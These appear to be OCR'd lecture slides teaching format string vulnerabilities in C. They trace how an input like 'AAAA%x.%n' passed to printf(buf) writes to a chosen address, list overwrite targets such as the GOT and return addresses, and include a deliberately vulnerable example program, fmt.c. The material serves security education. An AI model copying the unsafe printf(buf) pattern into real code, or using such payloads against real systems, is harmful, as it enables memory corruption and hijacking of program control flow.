


Example Revisited


```
// ...
recv(sock, buf, sizeof(buf), 0);
printf(buf);
```


buf = "%n"

Write 0 to the address 0x42



Virtual memory

Example Revisited: Exercise





```
// ...
recv(sock, buf, sizeof(buf), 0);
printf(buf);
```

buf = "AAAA%x.%n"

Write ? to the address ?

Example Revisited: Exercise





```
// ...
recv(sock, buf, sizeof(buf), 0);
printf(buf);
```

buf = “AAAA%x.%n”

Printed value:
AAAA

Example Revisited: Exercise



Virtual memory


```
// ...
recv(sock, buf, sizeof(buf), 0);
printf(buf);
```

buf = “AAAA%x.%n”

Second parameter!

Printed value:
AAAA42

Example Revisited: Exercise




Virtual memory

```
// ...
recv(sock, buf, sizeof(buf), 0);
printf(buf);
```

buf = “AAAA%x.%n”

Printed value:
AAAA42.

Example Revisited: Exercise




```
// ...
recv(sock, buf, sizeof(buf), 0);
printf(buf);
```


buf = "AAAA%x.%n"

Third parameter!

Printed value: AAAA42.

Write ? to the address 0x41414141

Example Revisited: Exercise




```
// ...
recv(sock, buf, sizeof(buf), 0);
printf(buf);
```

buf = "AAAA%x.%n"

Third parameter!

Printed value:

$\underbrace{\text{AAAA42.}}_{7}$

Write 7 to the address 0x41414141

Format String Vulnerability

Allows an attacker to write arbitrary data to arbitrary addresses!

Q. If you can choose an address to overwrite (32-bit), which address will it be?

Many Choices


- **Return address of a function** (as in stack-based exploits)
- GOT (Global Offset Table)
- Destructor section (.dtor)
- Function pointers

The key idea is to overwrite something that can affect the control flow of the target program

Running Example (fmt.c)

```
int main(int argc, char* argv[]) {
  char buf[512];
  fgets(buf, sizeof(buf), stdin);
  printf(buf);
  return 0;
}
```

